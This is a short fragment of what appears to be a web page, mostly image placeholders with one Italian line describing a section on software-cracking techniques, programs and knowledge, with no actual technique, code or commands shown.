

Tecniche, programmi e conoscenze per il cracking dei programmi.







